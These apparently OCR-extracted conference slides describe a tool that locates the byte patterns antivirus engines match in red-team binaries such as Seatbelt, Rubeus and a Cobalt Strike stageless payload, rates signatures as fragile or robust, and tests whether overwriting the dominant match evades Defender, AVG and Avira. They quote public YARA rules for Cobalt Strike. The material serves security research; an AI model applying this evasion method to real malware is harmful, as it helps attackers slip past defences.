
- **Fallback** to reduce complete file

Other things to consider when reducing:

- Some **files** are detected by **hash**?
- Some **sections** are being detected by **hash**?
- Sometimes the **algorithm finishes** but file still **detected**? (with all matches overwritten)
- Some scans take very **long** (1 / 10 / 100min)

Improving Results

Verifier


file.exe
Reducer
Matches
Verifier


Verifier goes through the matches again to make sure they work

Most important test: #2
Fully Overwrite Match X -> Still Detected?


Test #	MatchOrder	ModifyPosition	Match#0 .text 43b	Match#1 .text 43b	Match#2 .text 21b	Match#3 .text 22b
0	ISOLATED	MIDDLE8				
1	ISOLATED	THIRDS4				
2	ISOLATED	FULL				
3	ISOLATED	FULLB				
4	INCREMENTAL	MIDDLE8	0	1	2	3
5	INCREMENTAL	FULL	0	1	2	3
6	DECREMENTAL	FULL	21	20	19	18
7	ALL	MIDDLE8	0	0	0	0
8	ALL	THIRDS4	0	0	0	0
9	ALL	FULL	0	0	0	0
Result			C	C	C	C

Verifier: The hunt for dominance

Match 0: 1000-1100



Verifier: Tests




Verifier Example: Weak Signature (Dominant Matches)

Info | Matches | Verifier | Log

Test #	MatchOrder	ModifyPosition	Match#0 78B	Match#1 31B
0	ISOLATED	MIDDLE8		
1	ISOLATED	THIRDS4		
2	ISOLATED	FULL		
3	ISOLATED	FULLB		
4	INCREMENTAL	MIDDLE8	0	1
5	INCREMENTAL	FULL	0	1
6	DECREMENTAL	FULL	1	0
7	ALL	MIDDLE8	0	0
8	ALL	THIRDS4	0	0
9	ALL	FULL	0	0
Result			0	0

Verifier Example: Weak Signature (Dominant Matches)



Verifier Example: Weak Signature (Non-Dominant Matches)

Info | Matches | Verifier | Log

Test #	MatchOrder	ModifyPosition	Match#0 5B	Match#1 6B	Match#2 8B	Match#3 5B	Match#4 10B	Match#5 27B	Match#6 157B	Match#7 39B
0	ISOLATED	MIDDLE8								
1	ISOLATED	THIRDS4								
2	ISOLATED	FULL								
3	ISOLATED	FULLB								
4	INCREMENTAL	MIDDLE8						5	6	7
5	INCREMENTAL	FULL	0	1	2	3	4	5	6	7
6	DECREMENTAL	FULL	7	6	5	4	3	2	1	0
7	ALL	MIDDLE8	0	0	0					
8	ALL	THIRDS4	0	0	0					
9	ALL	FULL	0	0	0	0	0	0	0	0
Result			d	d	d	d	d	d	d	d

Verifier: Robust signature

Info | Matches | Verifier | Log

Test #	MatchOrder	ModifyPosition	Match#0 75B	Match#1 12B	Match#2 12B	Match#3 12B	Match#4 6B	Match#5 24B	Match#6 12B	Match#7 6B	Match#8 3B	Match#9 18B
0	ISOLATED	MIDDLE8										
1	ISOLATED	THIRDS4										
2	ISOLATED	FULL										
3	ISOLATED	FULLB										
4	INCREMENTAL	MIDDLE8	0					5				9
5	INCREMENTAL	FULL	0	1	2	3	4	5	6	7	8	9
6	DECREMENTAL	FULL	9	8	7	6	5	4	3	2	1	0
7	ALL	MIDDLE8	0				0					0
8	ALL	THIRDS4	0				0					0
9	ALL	FULL	0	0	0	0	0	0	0	0	0	0
Result			c	d	d	d	d	d	d	d	d	d

Verifier: Signature Categorization

Signature type:

- **One**: One dominant match
- **Weak**: At least one dominant match
- **Robust**: Otherwise


Reversing of (yara) rule / boolean formula

- Weak: `a AND b AND c`
- Robust: `a OR b OR c`

Verifier: Match & Signature Overview

Name ↑	Type ↑	Outflank	Appraisal ↑	Cnt ↑
1521AD4EF052DF85.GodPotato.exe	EXE PE.NET		Fragile (AND)	2
2CF813DC76A57DBC.my3head.exe	EXE PE.NET		Fragile (AND)	9
30177917A5DCE25A.SharpRDP.exe	EXE PE.NET		Fragile (AND)	27
40249D63686DCF8A.SharpMapExec.exe	EXE PE.NET		Fragile (AND)	8
89EFCEFA3CF6A4DF.SharpView.exe	EXE PE.NET		One	15
CE2D022DE752CB56.NetLoader.exe	EXE PE.NET		Fragile (AND)	24
DripLoader.exe	EXE PE64	y	Fragile (AND)	3
Group3r.exe	EXE PE.NET		Fragile (AND)	19
PetitPotam.exe	EXE PE32	y	Fragile (AND)	287
Rubeus.exe	EXE PE.NET		Fragile (AND)	14
Seatbelt.exe	EXE PE.NET		Fragile (AND)	17
SharpHound.exe	EXE PE.NET		Fragile (AND)	23
SharpUp.exe	EXE PE.NET		Fragile (AND)	37
Snaffler.exe	EXE PE.NET		Fragile (AND)	33
cs-def-64-stageless.exe	EXE PE64		Robust (OR)	7

Match conclusion for RedTeamer:



Verifier: Demo

Demo:

- Match verification overview
- Show & Tell

Yara Rules

Yara

YARA: AND (Fragile)

```
rule APT_CobaltStrike_Beacon_Indicator {
   meta:
      description = "Detects CobaltStrike beacons"
      author = "JPCERT"
      reference = "https://github.com/JPCERTCC/aa-tools/blob/master/cobaltstrikescan.py"
      date = "2018-11-09"
   strings:
      $v1 = { 73 70 72 6E 67 00 }
      $v2 = { 69 69 69 69 69 69 69 69 }
   condition:
      uint16(0) == 0x5a4d and filesize < 300KB and all of them
}
```

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike.yar

YARA: ALL (Fragile)

```
rule HKTL_Win_CobaltStrike : Commodity {
   meta:
      author = "threatintel@volexity.com"
      date = "2021-05-25"
      description = "The CobaltStrike malware family."
      hash = "b041efb8ba2a88a3d172f480efa098d72eef13e42af6aa5fb838e6ccab500a7c"
      reference = "https://www.volexity.com/blog/2021/05/27/suspected-apt29-operation-launches-election-fraud-themed-phishing-c
   strings:
      $s1 = "%s (admin)" fullword
      $s2 = {48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61
      $s3 = "%02d/%02d/%02d %02d:%02d:%02d" fullword
      $s4 = "%s as %s\\%s: %d" fullword
      $s5 = "%s&%s=%s" fullword
      $s6 = "rijndael" fullword
      $s7 = "(null)"
   condition:
      all of them
}
```

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike.yar

YARA: ANY (OR)

```
rule HKTL_CobaltStrike_Beacon_4_2_Decrypt {
   meta:
      author = "Elastic"
      description = "Identifies deobfuscation routine used in Cobalt Strike Beacon DLL version 4.2"
      reference = "https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures"
      date = "2021-03-16"
   strings:
      $a_x64 = {4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03}
      $a_x86 = {8B 46 04 8B 08 8B 50 04 83 C0 08 89 55 08 89 45 0C 85 C9 75 04 85 D2 74 23 3B CA 73 E6 8B 06 8D 3C 08 33 D2}
   condition:
      any of them
}
```

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike.yar

YARA: 2 of 3

```
rule HKTL_CobaltStrike_Beacon_Strings {
   meta:
      author = "Elastic"
      description = "Identifies strings used in Cobalt Strike Beacon DLL"
      reference = "https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures"
      date = "2021-03-16"
   strings:
      $s1 = "%02d/%02d/%02d %02d:%02d:%02d"
      $s2 = "Started service %s on %s"
      $s3 = "%s as %s\\%s: %d"
   condition:
      2 of them
}
```

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike.yar

Yara: Code wildcards in signature

```
/*
        48 31 C0        xor     rax, rax
        AC              lodsb
        41 C1 C9 0D     ror     r9d, 0Dh
        41 01 C1        add     r9d, eax
        38 E0           cmp     al, ah
        75 F1           jnz     short loc_100000000000007D
        4C 03 4C 24 08  add     r9, [rsp+40h+var_38]
        45 39 D1        cmp     r9d, r10d
        75 D8           jnz     short loc_100000000000006E
        58              pop     rax
        44 8B 40 24     mov     r8d, [rax+24h]
        49 01 D0        add     r8, rdx
        66 41 8B 0C 48  mov     cx, [r8+rcx*2]
        44 8B 40 1C     mov     r8d, [rax+1Ch]
        49 01 D0        add     r8, rdx
        41 8B 04 88     mov     eax, [r8+rcx*4]
        48 01 D0        add     rax, rdx
*/
```

```
$apiLocator = {
                48 [2]
                AC
                41 [2] 0D
                41 [2]
                38 ??
                75 ??
                4C [4]
                45 [2]
                75 ??
                5?
                44 [2] 24
                49 [2]
                66 [4]
                44 [2] 1C
                49 [2]
                41 [3]
                48
        }
```

https://github.com/chronicle/GCTI/blob/main/YARA/CobaltStrike/CobaltStrike__Resources_Httpstager64_Bin_v3_2_through_v4_x.yara

Yara-Signator

Yara

yaraify.abuse.ch/yarahub/rule/win_qakbot_malped/

YARA ify by ABUSE.ch — YARA Scan — Hunting

YARA-Signator

Automatic YARA rule generation for malware repositories. Currently used to build YARA signatures for Malpedia (https://malpedia.caad.fkie.fraunhofer.de) and limited to x86/x86-64 executables and memory dumps for Linux, macOS and Windows.

Target Audience

This software is useful for larger organizations like companies or CERTs as well as for indivuduals. It only requires a modern, personal computer (8 cores/threads and 16 GiB recommended) and a curated malware repository. Curated means in this context that all samples are already sorted and clustered to families. Each family can contain various samples. In general the tool works better for unpacked malware because we try to detect special code regions or functions that identify a given family.

https://yaraify.abuse.ch/yarahub/rule/win_qakbot_malped/

```
/* DISCLAIMER
 * The strings used in this rule have been automatically selected from the
 * disassembly of memory dumps and unpacked files, using YARA-Signator.
 * The code and documentation is published here:
 * https://github.com/fxb-cocacoding/yara-signator
 * As Malpedia is used as data source, please note that for a given
 * number of families, only single samples are documented.
 * This likely impacts the degree of generalization these rules will offer.
 * Take the described generation method also into consideration when you
 * apply the rules in your use cases and assign them confidence levels.
 */


strings:
    $sequence_0 = { c9 c3 55 8bec 81ecc4090000 }
        // n = 5, score = 4900
        //   c9                  leave
        //   c3                  ret
        //   55                  push    ebp
        //   8bec                mov     ebp, esp
        //   81ecc4090000        sub     esp, 0x9c4

    $sequence_1 = { 33c0 7402 ebfa e8???????? }
        // n = 4, score = 4800
        //   33c0                xor     eax, eax
        //   7402                je      4
        //   ebfa                jmp     0xfffffffc
        //   e8????????
```

```
while(rs.next()) {
        if(progress == config.instructionLimitPerFamily) {
                logger.warn("family: " + family_id + " ran into the limit of " + config.instructionLimitPerFamily + "! Rule might be useless...");
                break;
        }
        Ngram ngram = new Ngram(i);
        //String familyFromDB = rs.getString("family");
        int score = rs.getShort("score");
        Integer[] filenamesFromDB = (Integer[]) rs.getArray("sample_id").getArray();
        //int bitness = rs.getInt("bitness");

        //TODO: find the correct bitness
        int bitness = 32;
        int occurenceFromDB = rs.getInt("occurence");
        String concatFromDB = rs.getString("concat");

        //We have an empty entry at position [0] now, because the structure behind this looks like that: #e800000000#7505#7403#6c
        String[] concat = concatFromDB.split("#");

        ArrayList<Instruction> instructions;
        instructions = generateInstructionsFromConcatString(i, bitness, concatFromDB, concat, config.capstone_host, config.capstone_port);
        ngram.setNgramInstructions(instructions);
```

```
168                             //ins.setMnemonics(al);
169                     } else if(bitness == 64) {
170                             //ins.setMnemonics(disasm.getMnemonics64(concat[index], 0x00));
171                     } else {
172                             throw new UnsupportedOperationException();
173                     }
```

- AV use something like yara
  - AND / OR of several byte patterns
- Most files have a dominant match
  - Dominant: change this part of the file to make file undetected
- Reversing the signature with an AV oracle is not trivial
  - Performance
  - Correctness
- Verifier
  - Reversing the boolean formula of the signature
  - Making sure the match is really a match

Realistic Testing with AV's

Verifying the Verifier

Lets perform some tests with real-life AV
Just fully overwrite complete dominant matches
Download file with different browsers
See whats happening

Note:

- No execution, only download

Demo:

- Seatbelt.exe Match 0


Verifying the verifier

What	Defender Chrome **+CDP**	Defender Firefox **+CDP**	Defender Firefox -CDP	Defender Chrome -CDP	AVG Chrome	Avira Firefox
Seatbelt.exe Match #0	D	ND	ND	ND	ND	ND


D: Detected
ND: Not detected

CDP: Cloud Delivery Protection

Demo: AVG



